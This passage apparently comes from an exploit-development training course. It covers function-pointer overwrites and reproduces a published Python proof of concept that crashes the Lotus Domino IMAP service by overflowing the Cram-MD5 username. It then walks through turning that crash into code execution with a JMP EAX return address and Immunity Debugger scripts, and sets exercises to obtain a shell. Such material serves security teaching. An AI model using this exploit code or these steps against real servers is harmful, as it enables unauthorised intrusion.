


Figure 48: EAX pointing to the first NULL byte of the buffer




Figure 49: Venetian writer in action




Figure 50: Conditional jumps bridging to shellcode




Figure 51: Getting our shell

Exercise

1) Repeat the required steps in order to discover the bad character in memory

2) Obtain a shell by fully exploiting DivX Player

EAX= 0653EED0
Shellcode = 065406FF
Diff = 6162 Bytes
/256

→ 24.07 → 25

Module 0x05 Function Pointer Overwrites

Lab Objectives

- **Understanding and abusing Function Pointers**
- **Exploiting Lotus Domino IMAP Server**

Overview

In computer programming, pointers are variables used to store the address of simple data types or class objects. They can also be used to point to function addresses and, in this case, they are classified as function pointers[40]. Dereferencing a function pointer has the effect of calling the function residing at the address pointed by it.

Function pointers give both incredible flexibility, allowing the programmer to build useful "application mechanisms" such as callbacks[41] and a further approach to control execution flow by the attacker point of view.

Function Pointer Overwrites

When a function is called, the address of the instruction immediately following the call instruction is pushed onto the stack and then popped in to the *EIP* register when *RETN* instruction is performed. In classic stack buffer overflows[42], the attacker gains code execution by overflowing the stack and overwriting a function return address. Nevertheless, there are other methods the attacker can use to gain code execution. There are cases where a vulnerability allows the attacker to overwrite a function pointer. Later on, when the function is called, control is transferred to the overwritten address which usually contains attacker's shellcode. Figure 52 and Figure 53 show respectively a hypothetic legitimate function pointer call and a hijacked one.

[40] http://en.wikipedia.org/wiki/Function_pointer

[41] http://gethelp.devx.com/techtips/cpp_pro/10min/10min0300.asp

[42] http://en.wikipedia.org/wiki/Buffer_overflow#Stack-based_exploitation




Figure 52: Legitimate function pointer in memory




Figure 53: Abused function pointer in memory

In the article, "Protecting against Pointer Subterfuge (Kinda!)"[43], it details the concept behind function pointer abuse and the protections implemented in Windows XP SP2 and Windows Server 2003 SP1 against such attacks. In the code below you can see a small chunk of code taken from [43], presenting a typical function pointer overwrite situation:

```
voidfoobarFunc() {
        // function code
}

typedef void (*pfv )(void);

intVulnerableFunc(char *szString) {
        charvulnbuf[32];
        strcpy(vulnbuf,szString);
        pfvfp = (pfv)(&foobarFunc); // function pointer to foobarFunc
        // some code
        (*fp)(); // foobarFunc is called
        return 0;
}
```

Function Pointer Overwrite Vulnerable Code

Because there is no check on the length of *szString*, the *vulnbuf* stack variable can be overflowed - possibly leading to the overwrite of the function pointer fp. If fp can be overwritten by the attacker's evil crafted pointer, oncefoobarFunc is called upon the dereference of "fp" pointer, code execution is gained.

[43] http://blogs.msdn.com/michael_howard/archive/2006/01/30/520200.aspx

IBM Lotus Domino Case Study: IMAP Cram-MD5 Buffer Overflow POC

In this module we will exploit a vulnerability that affected Lotus Domino IMAP service[44] in 2007. The vulnerability allows remote attackers to execute arbitrary code on the *imap* server without the need of authentication.

As explained in the advisory[45], the flaw occurs during the Cram-MD5[46] authentication process because no checks are preformed on the length of the supplied username prior to processing it through a custom copy loop. The vulnerability is triggered when the username supplied by the user is longer than 256 bytes leading to a function pointer overwrite.

Let's examine the first *POC* published on milw0rm by Winny Thomas[47]:

```
#!/usr/bin/python
#
# Remote DOS exploit code for IBM Lotus Domino Server 6.5. Tested on windows
# 2000 server SP4. The code crashes the IMAP server. Since this is a simple DOS
# where 256+ (but no more than 270) bytes for the username crashes the service
# this is likely to work on other windows platform as well. Maybe someone can carry
# this further and come out
# with a code exec exploit.
#
# Author shall bear no responsibility for any screw ups caused by using this code
# Winny Thomas :-)
#

import sys
import md5
import struct
import base64
import socket


def ExploitLotus(target):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((target, 143))
        response = sock.recv(1024)
        print response
```

[44] http://www.securityfocus.com/bid/23172/info

[45] http://www.securityfocus.com/archive/1/464057

[46] http://en.wikipedia.org/wiki/CRAM-MD5

[47] http://www.milw0rm.com/exploits/3602


```
        auth = 'a001 authenticate cram-md5\r\n'
        sock.send(auth)
        response = sock.recv(1024)
        print response

        # prepare digest of the response from server
        m = md5.new()
        m.update(response[2:0])
        digest = m.digest()
        payload = 'A' * 256
        # the following DWORD is stored in ECX
        # at the time of overflow the following call is made
        # calldwordptr [ecx]. However icouldnt find suitable conditions under
        # which a stable pointer to our shellcode
        # could be used. Actually i have not searched hard enough :-).

        payload += struct.pack('<L', 0x58585858)
        # Base64 encode the user info to the server
        login = payload + ' ' + digest
        login = base64.encodestring(login) + '\r\n'

        sock.send(login)
        response = sock.recv(1024)
        print response

if __name__=="__main__":
        try:
                target = sys.argv[1]
        except IndexError:
                print 'Usage: %s <imap server>\n' % sys.argv[0]
                sys.exit(-1)
        ExploitLotus(target)

# milw0rm.com [2007-03-29]
```

POC01 Source Code

Running the previous POC and attaching the *nimap.exe* process in Immunity Debugger gives the expected result as shown below. You can see that the *ECX* register is under our control and that the *EAX* register points to the end of our controlled buffer.




Figure 54: EAX pointing to the end of the controlled buffer

The original POC states that the function pointer overwrite is triggered with a buffer size between 256 and 270 bytes, this means that if we can find a way to jump into our buffer by exploiting the *EAX* register, we will have 14 bytes available to run our preliminary shellcode. This is more than enough to jump back to the beginning of our buffer. Furthermore, because our intent is to get a remote shell, 256 bytes of shellcode are not enough! One possibility to get past this is to find a way to inject our payload in memory and then try to reach it by using an egghunter; we will see how to do this later, we first need to control execution.

Exercise

1) Repeat the require steps in order to crash the IMAP service. Verify your control of the *ECX* and *EAX* registers. What kind of RET is required in order to gain code execution?

IBM Lotus Domino Case Study: from POC to exploit

Let's analyze the vulnerability trigger in order to make an attack hypothesis. We know that we have control over *ECX* and *EAX* and that the access violation happens while executing a ***"CALL PTR DWORD [ECX]"*** instruction. If our intent is to jump at the end of the buffer using a *JMP EAX* instruction, we will need to find a "pointer" somewhere in memory to its address. This happens as the *CALL* instruction will dereference a pointer at the address contained in the *ECX* register and then execute code at the address resulted by the dereferenced operation. Below you can find the attack schema that we are going to follow.




Figure 55: Attack Hypothesis

There's another problem we will face while following the above schema: a *JMP EAX* opcode will redirect the execution flow at the same address that contains the RET itself, (*EAX* points to the address containing the *ECX* value), which means that **our pointer address will be executed** as a sequence of opcodes. We will worry about this issue later on.

Let's try to replace the *0x58585858* value in original POC with a *JMP EAX* instruction address to better understand the first problem explained above. The fastest way to search for a valuable RET, in this case, is probably the Immunity Debugger PyCommand bar. Typing ***"!search JMP EAX"*** you will receive many return addresses quickly.




Figure 56: Searching for a suitable return address

Once we have a *JMP EAX* address, we replace the RET in the original POC, reattach the debugger, set a breakpoint on the *CALL DWORD PTR DS:[ECX]* instruction (we found it during last debugging session, *0x605BD7A8*) and relaunch the attack:

```
[...]

# payload += struct.pack('<L', 0x58585858)
payload += struct.pack('<L', 0x603A17FD) # JMP EAX nnotes.dll

[...]
```

Changing the return address

As expected and shown in Figure 57, the execution flow stops at the breakpoint set, and, in the following *CALL* instruction, the address of our *RET*, *0x603A17FD*, is going to be treated as a pointer. The *CALL* in fact is going to try to execute code at *0x0004E0FF* which is the *DWORD* found at our *RET* address.

Resuming execution, obviously, lead to an "uncontrollable crash". Now the question is: "which is the fastest way to search for a pointer to a *JMP EAX* instruction?".

In the next paragraph we will introduce the Immunity Debugger API and we will see how to implement our own PyCommand search tool that will help us in the task of searching valuable return addresses.




Figure 57: Ret address is treated as a pointer

Immunity Debugger's API

Immunity Debugger's API[48] is written in pure Python and includes many useful utilities and functions. Scripts using the API, can be integrated into the debugger and ran from the GUI interface, the command bar or executed upon certain events when implemented as hooks. This feature, gives the researcher incredible flexibility, having the possibility to extend the debugger's functionalities quickly without having to compile sources, reload debugger's interface, etc.

Immunity Debugger's API is exactly what we need to speed up our pointers search. We've already seen that the *"!search"* command can find return addresses. We need to improve the *"!search"* function to help us find our required addresses.

There are three ways to script Immunity Debugger:

1. **PyCommands**
2. **PyHooks**
3. **PyScripts**

In this module we'll examine the first type. PyCommands are temporary scripts, which are accessible via command box or GUI and are pretty easy to implement. Below, you can find a very simple and basic PyCommand that prints a message in the Log window:

```
import immlib
def main(args):
        imm=immlib.Debugger()
        imm.Log("PyCommands are l33t :P")
        return "w00t! "
```

HelloWorld PyCommand

You need to import the *immlib*[49] library and define a main subroutine, which will accept a list of arguments. You then need to instance a Debugger object, which allows you to access its powerful methods. The *imm.log* method is an easy way to output your results in the ID Log window.

[48] http://www.immunityinc.com/products-immdbg.shtml

[49] http://debugger.immunityinc.com/update/Documentation/ref/

In the Immunity Debugger Installation directory[50] you can find a Pycommands subdirectory. Place your own Pycommand there and you will be ready to call it from the ID command box as shown here:




Figure 58: HelloWorld PyCommand

Now that we know how to code a very basic PyCommand, we are ready to examine the API's functions that will be useful for our pointers search task:

- *imm.Search* method, searches for assembled ASM instructions in all modules loaded in memory;
- *imm.searchLong* method, searches for a DWORD in all modules loaded in memory in little endian format;
- *imm.setStatusBar* method, shows messages in ID status bar.

As seen here you can find the *searchptr.py* PyCommand source:

[50] In our case is C:\Program Files\Immunity Inc\Immunity Debugger\

```
"""
Immunity Debugger Pointers to Opcode Search
ryujin@offensive-security.com
U{Offensive-Security <http://www.offensive-security.com>}
searchptr.py:
Simple script that lets  you search for a sequence of opcodes in all
loaded modules and then tries to find pointers in memory to the each
ret found.
"""
__VERSION__ = '0.1'

import immlib, immutils, time
# TODO: -m <modname>, to search only in one module

